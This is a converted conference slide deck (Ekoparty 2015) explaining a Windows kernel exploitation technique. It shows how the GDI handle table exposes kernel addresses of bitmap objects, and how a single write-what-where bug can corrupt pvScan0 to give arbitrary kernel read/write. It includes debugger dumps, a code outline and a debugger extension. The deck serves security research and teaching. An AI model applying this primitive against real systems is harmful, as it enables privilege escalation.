

Abusing GDI for ring0 exploit primitives.



Diego Juarez - Exploit Developer

Ekoparty 2015

Bio

- **Developer at Core Security since 2002**
Joined IMPACT's EWT in 2003.
- **Found some vulnerabilities over the years**
CVE-2010-2741 / CVE-2010-0766
CVE-2009-3578 / CVE-2009-3576
CVE-2008-1602 / [...]
- **Co-Authored "VGA Persistent Rootkit" with Nicolas Economou.**
Presented at Ekoparty 2012.

Previous work

- Windows Kernel Exploitation : This Time Font hunt you down in 4 bytes
KEEN TEAM
- I Got 99 Problem But a Kernel Pointer Ain't One
Alex Ionescu
- Easy local Windows Kernel exploitation
Cesar Cerrudo
- Etc...

Introduction:

While researching about a recently patched Windows font vulnerability I came across a very elegant technique for turning the usual write-what-where bug into a full read-write primitive.

I didn't invent this, I'm not sure who did, as far as I understand it, it could have been used since 1999, but I thought it was insanely cool, and wanted to share it.

A cool trick for a vast amount of ring0 exploits from Windows 2000 to Windows 10.

Abusing GDI for ring0 exploit primitives.

As per previous work, we know some sections of Win32k are mapped on user space. One of those can be found at **PEB.GdiSharedHandleTable**.

```
kd> dt @$peb ntdll!_PEB GdiSharedHandleTable
+0x0f8 GdiSharedHandleTable : 0x0000001e`1bf80000 Void
kd> db 0x0000001e`1bf80000
0000001e`1bf80000  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 40  .....@
0000001e`1bf80010  00 00 00
0000001e`1bf80020  00 00 00
0000001e`1bf80030  00 00 00
0000001e`1bf80040  00 00 00
0000001e`1bf80050  00 00 00
0000001e`1bf80060  00 00 00
0000001e`1bf80070  00 00 00
0000001e`1bf80080  00 00 00
0000001e`1bf80090  00 00 00
0000001e`1bf800a0  00 00 00
0000001e`1bf800b0  00 00 00
0000001e`1bf800c0  00 00 00
0000001e`1bf800d0  00 00 00
0000001e`1bf800e0  00 00 00
0000001e`1bf800f0  f0 0d 00 40 01 f9 ff ff-00 00 00 00 04 01 04 40  .....@
0000001e`1bf80100  00 00 00 00 00 00 00 00-f0 0c 00 40 01 f9 ff ff  .....@
0000001e`1bf80110  00 00 00 00 00 88 01 08 40-00 00 00 00 00 00 00 00  .....@
0000001e`1bf80120  40 08 00 40 01 f9 ff ff-00 00 00 00 08 01 08 40  .....@
0000001e`1bf80130  00 00 00 00 00 00 00 00-50 07 00 40 01 f9 ff ff  .....P.....@
0000001e`1bf80140  00 00 00 00 08 01 08 40-00 00 00 00 00 00 00 00  .....@
0000001e`1bf80150  60 06 00 40 01 f9 ff ff-00 00 00 00 08 01 08 40  .....@
0000001e`1bf80160  00 00 00 00 00 00 00 00-f0 02 00 40 01 f9 ff ff  .....@
0000001e`1bf80170  00 00 00 00 85 01 05 40-00 00 00 00 00 00 00 00  .....@
```

```
typedef struct {
    PVOID64 pKernelAddress;
    USHORT wProcessId;
    USHORT wCount;
    USHORT wUpper;
    USHORT wType;
    PVOID64 pUserAddress;
} GDICELL64;
```

Abusing GDI for ring0 exploit primitives.

By knowing a GDI handle, we can know the offset of its entry in the table.

```
addr = PEB.GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64)
```

Say we call CreateBitmap and it returns HBITMAP = 0x0F050566.

```
kd> db 0x0000001e`1bf80000 + 0x18 * 0566
0000001e`1bf88198 00 10 a2 40 01 f9 ff ff 14 0b 00 00 05 0f 05 40
0000001e`1bf881a0 00 00 00 00 00 00 00 00 10 c0 b7 40 01 f9 ff ff
0000001e`1bf881b0 00 00 00 00 00 05 08 05 40 00 00 00 00 00 00
0000001e`1bf881c0 30 19 a6 40 01 f9 ff ff 48 04 00 00 05 22 05 40
0000001e`1bf881d0 00 00 00 00 00 00 00 00 10 00 b7 40 01 f9 ff ff
0000001e`1bf881e0 00 00 00 00 08 09 08 40 00 00 00 00 00 00 00 00
0000001e`1bf881f0 80 3d a6 40 01 f9 ff ff 48 04 00 00 0a 06 0a 40
0000001e`1bf88200 90 ac 80 9f 60 00 00 00 00 40 7b 40 01 f9 ff ff

typedef struct {
PVOID64 pKernelAddress;
USHORT wProcessId;
USHORT wCount;
USHORT wUpper;
USHORT wType;
PVOID64 pUserAddress;
} GDICELL64;
```


Abusing GDI for ring0 exploit primitives.

So, what's at pKernelAddress?

```
typedef struct {
BASEOBJECT64 BaseObject; // 0x00
SURFOBJ64 SurfObj; // 0x18
[...]
} SURFACE64;
```

```
kd> db 0xFFFFF90140a21000
fffff901`40a21000 66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020 66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030 00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040 40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050 60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060 06 00 00 00 00 00 01 00-00 00 00 00 00 00 00 00
fffff901`40a21070 00 02 80 04 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210a0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a210b0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
ULONG64 dhsurf; // 0x00
ULONG64 hsurf; // 0x08
ULONG64 dhpdev; // 0x10
ULONG64 hdev; // 0x18
SIZEL sizlBitmap; // 0x20
ULONG64 cjBits; // 0x28
ULONG64 pvBits; // 0x30
ULONG64 pvScan0; // 0x38
```



For 32bit BMF_TOPDOWN bitmaps all we care about is **pvScan0**, a pointer to pixel data (start of 1st scanline), and what user mode reachable GDI functions like GetBitmapBits and SetBitmapBits ultimately operate on.

Abusing GDI for ring0 exploit primitives.

Although we cannot access **BASEOBJECT** or **SURFOBJ** members from user mode code, nothing stops us from calculating their address.

pvScan0 offset = pKernelAddress + 0x50

```

kd> db 0xFFFF90140a21000
fffff901`40a21000  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21010  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21020  66 05 05 0f 00 00 00 00-00 00 00 00 00 00 00 00
fffff901`40a21030  00 00 00 00 00 00 00 00-64 00 00 00 64 00 00 00
fffff901`40a21040  40 9c 00 00 00 00 00 00-60 12 a2 40 01 f9 ff ff
fffff901`40a21050  60 12 a2 40 01 f9 ff ff-90 01 00 00 2a 0b 00 00
fffff901`40a21060  06 00 00 00 00 00 00 01-00-00 00 00 00 00 00 00
fffff901`40a21070  00 02 80 04 00 00 00 00-00-00 00 00 00 00 00 00
fffff901`40a21080  00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
fffff901`40a21090  00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
fffff901`40a210a0  00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
fffff901`40a210b0  00 00 00 00 00 00 00 00-00-00 00 00 00 00 00 00
  
```

This is interesting, because it means we have precise knowledge of a kernel pointer that when controlled, will give us the equivalent of memcpy() primitive of any virtual address, and a very convenient way to invoke this functionality from ring3... **even at LOW INTEGRITY.**

How?

Let's say for example you have a ring0 write-what-where that can only be triggered once, here's what you can do:

- Create 2 bitmaps (Manager/Worker)
- Use handles to lookup **GDICELL**, compute **pvScan0** address
- Use vulnerability to write Worker's **pvScan0** offset address as Manager's **pvScan0** value.
- Use SetBitmapBits on Manager to select address.
- Use GetBitmapBits/SetBitmapBits on Worker to read/write previously set address.

Abusing GDI for ring0 exploit primitives.

How?

Let's say for example you have a ring0 write-what-where that can only be triggered once, here's what you can do:

- Create 2 bitmaps (Manager/Worker)

```
hManager = CreateBitmap(...);  
hWorker = CreateBitmap(...);
```

- Use handles to lookup **GDICELL**, compute **pvScan0** address

```
ManagerCell = *((GDICELL64 *) (PEB.GdiSharedHandleTable + LOWORD(hManager) * 0x18));  
pManagerpvScan0 = ManagerCell.pKernelAddress + 0x50;
```

- Use vulnerability to write Worker's **pvScan0** offset address as Manager's **pvScan0** value.

```
[...]
```

- Use SetBitmapBits on Manager to select address.

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

- Use GetBitmapBits/SetBitmapBits on Worker to read/write previously set address.

```
SetBitmapBits(hWorker, len, writebuffer);  
GetBitmapBits(hWorker, len, readbuffer);
```

Abusing GDI for ring0 exploit primitives.

```
hManager = CreateBitmap(...);  
hWorker = CreateBitmap(...);
```

hManager = 0x93050769

hWorker = 0x20050555

Abusing GDI for ring0 exploit primitives.

```
hManager = CreateBitmap(...);  
hWorker = CreateBitmap(...);
```

hManager = 0x93050769

hWorker = 0x20050555

```
BASEOBJECT64 BaseObject; // 0x00
```

```
SURFOBJ64 SurfObj; // 0x18
```

GDI TABLE ENTRY:

```
pKernelAddress: fffff90142348000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 9305  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

BASEOBJECT:

```
hHmgr: 93050769  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000
```

SURFOBJ:

```
dhsurf:0000000000000000  
hsurf:ffffffff93050769  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000064 (Y)00000064  
cjBits: 000000000009c40  
pvBits: fffff90142348260  
pvScan0: fffff90142348260  
lDelta: 00000190  
iUniq: 00001889  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

GDI TABLE ENTRY:

```
pKernelAddress: fffff90142352000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 2005  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

BASEOBJECT:

```
hHmgr: 20050555  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000
```

SURFOBJ:

```
dhsurf:0000000000000000  
hsurf:0000000020050555  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000063 (Y)00000064  
cjBits: 000000000009ab0  
pvBits: fffff90142352260  
pvScan0: fffff90142352260  
lDelta: 0000018c  
iUniq: 0000188a  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

Abusing GDI for ring0 exploit primitives.

```
hManager = CreateBitmap(...);  
hWorker = CreateBitmap(...);
```

hManager = 0x93050769

hWorker = 0x20050555

```
BASEOBJECT64 BaseObject; // 0x00
```

```
SURFOBJ64 SurfObj; // 0x18
```

```
ULONG64 pvScan0; // 0x38
```

ffff90142348000 + 50

ffff90142352000 + 50

pvScan0 offset

GDI TABLE ENTRY:

```
pKernelAddress: fffff90142348000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 9305  
wType: 4005 (GDIobjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

BASEOBJECT:

```
hHmgr: 93050769  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000
```

SURFOBJ:

```
dhsurf:0000000000000000  
hsurf:ffffffff93050769  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000064 (Y)00000064  
cjBits: 000000000009c40  
pvBits: fffff90142348260  
pvScan0: fffff90142348260  
lDelta: 00000190  
iUniq: 00001889  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

GDI TABLE ENTRY:

```
pKernelAddress: fffff90142352000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 2005  
wType: 4005 (GDIobjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

BASEOBJECT:

```
hHmgr: 20050555  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000
```

SURFOBJ:

```
dhsurf:0000000000000000  
hsurf:000000020050555  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000063 (Y)00000064  
cjBits: 000000000009ab0  
pvBits: fffff90142352260  
pvScan0: fffff90142352260  
lDelta: 0000018c  
iUniq: 0000188a  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

Abusing GDI for ring0 exploit primitives.

```
hManager = CreateBitmap(...);
hWorker = CreateBitmap(...);
```

hManager = 0x93050769

hWorker = 0x20050555

```
GDI TABLE ENTRY:
pKernelAddress: fffff90142348000
wProcessId: 00000b9c
wCount: 0000
wUpper: 9305
wType: 4005 (GDIObjectType_SURF_TYPE)
pUserAddress: 0000000000000000

BASEOBJECT:
hHmgr: 93050769
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000

SURFOBJ:
dhsurf:0000000000000000
hsurf:ffffffff93050769
dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000064 (Y)00000064
cjBits: 000000000009c40
pvBits: fffff90142348260
pvScan0: fffff90142348260
lDelta: 00000190
iUniq: 00001889
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```

```
GDI TABLE ENTRY:
pKernelAddress: fffff90142352000
wProcessId: 00000b9c
wCount: 0000
wUpper: 2005
wType: 4005 (GDIObjectType_SURF_TYPE)
pUserAddress: 0000000000000000

BASEOBJECT:
hHmgr: 20050555
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000

SURFOBJ:
dhsurf:0000000000000000
hsurf:0000000020050555
dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000063 (Y)00000064
cjBits: 000000000009ab0
pvBits: fffff90142352260
pvScan0: fffff90142352260
lDelta: 0000018c
iUniq: 0000188a
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```

```
BASEOBJECT64 BaseObject; // 0x00
SURFOBJ64 SurfObj; // 0x18
ULONG64 pvScan0; // 0x38
```

ffff90142348000 + 50 fffff90142352000 + 50

pvScan0 offset

PUT THIS

ffff90142352050

AT THIS ADDRESS

ffff90142348050



hManager = 0x93050769

```
GDI_TABLE_ENTRY:  
pKernelAddress: fffff90142348000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 9305  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000  
  
BASEOBJECT:  
hMngr: 93050769  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000  
  
SURFOBJ:  
dhsurf:0000000000000000  
hsurf:ffffffff93050769  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000064 (Y)00000064  
cjBits: 000000000009c40  
pvBits: fffff90142348260  
pvScan0: ffff90142352050  
lDelta: 00000190  
iUniq: 00001889  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

fffff90142352050

hWorker = 0x20050555

```
GDI_TABLE_ENTRY:  
pKernelAddress: fffff90142352000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 2005  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000  
  
BASEOBJECT:  
hMngr: 20050555  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000  
  
SURFOBJ:  
dhsurf:0000000000000000  
hsurf:0000000020050555  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000063 (Y)00000064  
cjBits: 000000000009ab0  
pvBits: fffff90142352260  
pvScan0: fffff90142352260  
lDelta: 0000018c  
iUniq: 0000188a  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

hManager = 0x93050769

```
GDI_TABLE_ENTRY:  
pKernelAddress: fffff90142348000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 9305  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 93050769  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000
```

```
SURFOBJ:  
dhsurf:0000000000000000  
hsurf:ffffffff93050769  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000064 (Y)00000064  
cjBits: 000000000009c40  
pvBits: fffff90142348260  
pvScan0: ffff90142352050  
lDelta: 00000190  
iUniq: 00001889  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```

```
SetBitmapBits(hManager, sizeof(writebuf), &writebuf);
```

hWorker = 0x20050555

```
GDI_TABLE_ENTRY:  
pKernelAddress: fffff90142352000  
wProcessId: 00000b9c  
wCount: 0000  
wUpper: 2005  
wType: 4005 (GDIObjType_SURF_TYPE)  
pUserAddress: 0000000000000000
```

```
BASEOBJECT:  
hHmgr: 20050555  
ulShareCount: 00000000  
cExclusiveLock: 0000  
BaseFlags: 0000  
Tid: 0000000000000000
```

```
SURFOBJ:  
dhsurf:0000000000000000  
hsurf:0000000020050555  
dhpdev:0000000000000000  
hdev:0000000000000000  
sizlBitmap: (X)00000063 (Y)00000064  
cjBits: 000000000009ab0  
pvBits: fffff90142352260  
pvScan0: ffffe0000c66a2c0  
lDelta: 0000018c  
iUniq: 0000188a  
iBitmapFormat: 00000006 (BMF_32BPP)  
iType: 0000 (STYPE_BITMAP)  
fjBitmap: 0001 (BMF_TOPDOWN)
```


Abusing GDI for ring0 exploit primitives.

```
GetBitmapBits(hWorker, len, readbuffer);
```

hWorker = 0x20050555

```
ffffe000`0c66a2c0 03 00 b2 00 00 00 00 00-c8 a2 66 0c 00 e0 ff ff
ffffe000`0c66a2d0 c8 a2 66 0c 00 e0 ff ff-d8 a2 66 0c 00 e0 ff ff
ffffe000`0c66a2e0 d8 a2 66 0c 00 e0 ff ff-00 a0 1a 00 00 00 00 00
ffffe000`0c66a2f0 38 83 67 0c 00 e0 ff ff-78 d3 6e 0d 00 e0 ff ff
ffffe000`0c66a300 00 00 00 00 00 00 00 00-01 00 14 00 00 00 00 00
ffffe000`0c66a310 01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
ffffe000`0c66a320 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
ffffe000`0c66a330 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

```
GDI_TABLE_ENTRY:
pKernelAddress: fffff90142352000
wProcessId: 00000b9c
wCount: 0000
wUpper: 2005
wType: 4005 (GDIObjType_SURF_TYPE)
pUserAddress: 0000000000000000
```

```
BASEOBJECT:
hMngr: 20050555
ulShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000
```

```
SURFOBJ:
dhsurf:0000000000000000
hsurf:0000000020050555
dhpdev:0000000000000000
hdev:0000000000000000
sizlBitmap: (X)00000063 (Y)00000064
cjBits: 000000000009ab0
pvBits: fffff90142352260
pvScan0: fffffe000c66a2c0
lDelta: 0000018c
iUniq: 0000188a
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
```

Abusing GDI for ring0 exploit primitives.

Tools of the trade:

While researching about GDI structures I found I lacked an appropriate tool to make sense of it all, specially when I needed to spray GDI objects all over the place.

I knew about `gdikdx.dll`, but that was last seen 10+ years ago. And nothing replacing it to my knowledge works on x64. So I crafted something that turned out to be usable for me and might be usable for others.

Abusing GDI for ring0 exploit primitives.

GDIObjDump:

Is a WinDbg/Kd extension to dump information about the GDI handle table and it's referenced kernel structures.

```

kd> !gdiobjdump
GDIObjDump v1.0 - pnx!CORE
Usage:
    !gdiobjdump -[uk] -[ab][filename] -filter

-u - dumps PEB.GdiSharedHandleTable (default)
-k - dumps WIN32K!gpentHmgr
-a [filename] - text output
-b [filename] - binary output


Filter: (match only)
-h <hex> - specific handle
-p <hex> - specific pid
-t <hex> - specific type:
    [00] (GDIObjType_DEF_TYPE)
    [01] (GDIObjType_DC_TYPE)
    [04] (GDIObjType_RGN_TYPE)
    [05] (GDIObjType_SURF_TYPE)
    [06] (GDIObjType_CLIENTOBJ_TYPE)
    [07] (GDIObjType_PATH_TYPE)
    [08] (GDIObjType_PAL_TYPE)
    [09] (GDIObjType_ICMLCS_TYPE)
    [0a] (GDIObjType_LFONT_TYPE)
    [0b] (GDIObjType_RFONT_TYPE)
    [0e] (GDIObjType_ICMCXF_TYPE)
    [0f] (GDIObjType_SPRITE_TYPE)
    [10] (GDIObjType_BRUSH_TYPE)
    [11] (GDIObjType_UMPD_TYPE)
    [12] (GDIObjType_HLSURF_TYPE)
    [15] (GDIObjType_META_TYPE)
    [1c] (GDIObjType_DRVOBJ_TYPE)
  
```

Abusing GDI for ring0 exploit primitives.

GDIObjView:

Is a stand alone application that loads binary dumps made with GDIObjDump and shows a graphical representation of the GDI table.

It allows you to sort and filter the GDI entries in a bunch of ways, and click individual cells to view the contents of their kernel structure.



GDIObjView

File View Help

```

GDI_TABLE_ENTRY:
pKernelAddress: fffff90144224000
wProcessId: 00000128
wCount: 0000
wUpper: 7405
wType: 4005 (GDIObjType_SURF_TYPE)
pUserAddress: 0000000000000000

BASEOBJEJECT:
hbmgr: 740506bb
wShareCount: 00000000
cExclusiveLock: 0000
BaseFlags: 0000
Tid: 0000000000000000

SURF0BJ:
dhsurf: 0000000000000000
hsurf: 00000000740506bb
dhpdev: 0000000000000000
hdev: 0000000000000000
sizlBitmap: (X) 00000064 (Y) 00000064
cjBits: 0000000000009c40
pvBits: deaddeaddeaddead
pvScan0: cafecafecafecafe
lDelta: 0000190
iUniq: 00001839
iBitmapFormat: 00000006 (BMF_32BPP)
iType: 0000 (STYPE_BITMAP)
fjBitmap: 0001 (BMF_TOPDOWN)
  
```

Sorting options

Order

Index

Handle

Address

Ascending

Descending

Filter Options

Type GDIObjType_SURF_TYPE

Pid 128

Handle

Show empty entries

DEMO

QUESTIONS?

THANK YOU